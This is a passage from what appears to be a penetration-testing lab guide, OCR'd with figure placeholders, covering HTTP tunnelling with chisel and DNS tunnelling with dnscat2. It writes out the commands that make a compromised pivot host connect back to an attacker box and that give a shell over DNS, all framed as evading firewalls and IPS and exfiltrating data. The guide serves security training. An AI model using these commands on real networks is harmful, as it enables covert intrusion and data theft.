


Figure 58: **Adding route to subnet 192.168.40.0/24 in order to allow double pivoting**.

9 Tunneling

In certain scenarios, maintaining maximum stealth is crucial. Protocols such as SSH, TLS, or plain TCP traffic are easily filterable and monitorable by firewalls and IPS. What if we could tunnel the command and control commands sent by our attack box within apparently innocent application layer protocol packets, such as DNS or HTTP?

9.1 HTTP Tunneling with Chisel

Let's explore HTTP tunneling using a tool called chisel. It's a single binary that serves as both a client and server, capable of tunneling malicious SSH-encrypted traffic from the attacker box to the pivot host inside HTTP packets. You can download it by visiting the releases page and selecting the latest version for your architecture and platform. In Figure 59, you can observe the download process for the Linux x64 version.




Figure 59: **Chisel binary releases page**.

Subsequently, we can unzip the downloaded file and give permissions to execute it, as depicted in Figure 60.




Figure 60: **Setting up chisel server on attach host**.

Now, we are prepared to initiate the server with the command '`./chisel server -reverse -v -p 1234`', as illustrated in Figure 61. We opt for reverse mode, allowing the client on the pivot host to connect back to the attacker host on port 1234. This choice is strategic as compromised hosts often have firewalls that block inbound traffic on most ports, except for exposed ports, while being more lenient with outbound traffic.




Figure 61: **Starting chisel server in reverse mode**.

After transferring the chisel binary to the pivot host using the python3 server technique mentioned earlier, we can, as an example, engage in local port forwarding. Specifically, we can expose the Grafana dashboard running on host 192.168.20.53 on port 3000 to port 3210 on the attack host. This is accomplished by executing the following command on the pivot host: '`./chisel client -v 192.168.10.35:1234 R:3210:192.168.20.53:3000`'. Figure 62 illustrates the successful connection of the client to the server. As confirmed by Figure 63, we can now access the Grafana dashboard on localhost:3210.




Figure 62: **Starting chisel client and expose admin dashboard to attack host port 3210**.




Figure 63: **Accessing grafana dashboard on localhost:3210**.

Let’s explore another example of chisel usage. One of the recent additions to this tool is the ability to perform dynamic port forwarding with a SOCKS proxy. On the attacker box, we need to execute the following command: ‘`./chisel -reverse -v -p 1234 -socks5`‘, while on the client side, we run: ‘`./chisel client -v 192.168.10.35:1234 R:socks`‘. After executing these commands, we would observe something similar to the illustration in Figure 64.




Figure 64: **Using chisel to dynamically port forward with SOCKS proxy**.

As depicted in Figure 65, we are then able to access all the services on both the 192.168.20.0/24 and 192.168.30.0/24 subnets.




Figure 65: **Accessing services on subnets 192.168.20.0/24 and 192.168.30.0/24**.

9.2 DNS tunneling with dnscat2

Let's explore how we can tunnel data through DNS using the dnscat2 tool. It comprises both a client and a server. The server is intended to run on an authoritative DNS server for a specific domain, while clients are designed to operate on compromised hosts. Dnscat2 enables data exfiltration through DNS subdomain queries and data infiltration through TXT (and other) records. To begin, let's set up the server on our attack host. Since our attack host does not host an authoritative DNS server, we'll use direct connections on UDP/53 from the client to the attack host. While this approach may result in faster traffic, it becomes more apparent in packet logs due to all domains being prefixed with "dnscat." If you wish to configure an authoritative DNS server for intended use, you can follow the steps provided here. Figure 66 illustrates the steps required to download and install the dnscat2 server. We can then initiate the server by running '`ruby ./dnscat2.rb`', as shown in Figure 67. If we configured the attack host to be an authoritative DNS server, we would have specified the domain as well, using the command: '`ruby ./dnscat2.rb <your-domain.com>`'.




Figure 66: **Install *dnscat2* server on attack host**.




Figure 67: **Starting dnscat2 server**.

At this point, we are prepared to install the client on the pivot host. In a real-world scenario, you would compile the code on the same platform and architecture as the compromised host and then transfer the binary accordingly. However, for simplicity's sake, we are compiling it directly on the pivot host, as illustrated in Figure 68.




Figure 68: **Installing *dnscat2* client on pivot host**.

We can connect to the server by issuing the following command: ‘`./dnscat -dns server=192.168.10.35,port=53 -secret=<secret>`‘, as demonstrated in Figure 69. The secret can be obtained directly from the server’s standard output, as seen in Figure 68. This secret is utilized to verify connection integrity after the encryption has been negotiated, and it changes every time a connection is established.




Figure 69: **Connecting dnscat2 client to server**.

To list the active sessions, you can type `windows`, and to attach to a specific window, you can enter '`window -i <window>`', as illustrated in Figure 70. After attaching to a command window, we can type '`shell`' to obtain a shell, as shown in Figure 71. At this point, all commands will be encapsulated inside TXT records, and the responses will be received as DNS queries, with both being encrypted. Figure 72 demonstrates the execution of the '`ls`' command.




Figure 70: **Showing active sessions**.




Figure 71: **Getting a tunnelled shell from the pivot host**.




Figure 72: **Executing *ls* command**.

Local port forwarding This tool also enables port forwarding. For example, let's explore how we can expose the Grafana dashboard once again on our host. We can achieve this by creating a listener on the attack host using
'`listen 0.0.0.0:8082 192.168.20.53:3000`', as depicted in Figure 73. Subsequently, we will be able to access the Grafana dashboard on localhost at port 8082, as confirmed in Figure 74. All TCP packets will be encapsulated in DNS requests and responses, transported over UDP between the client and the server.




Figure 73: **Using dnscat2 to perform local port forwarding**.

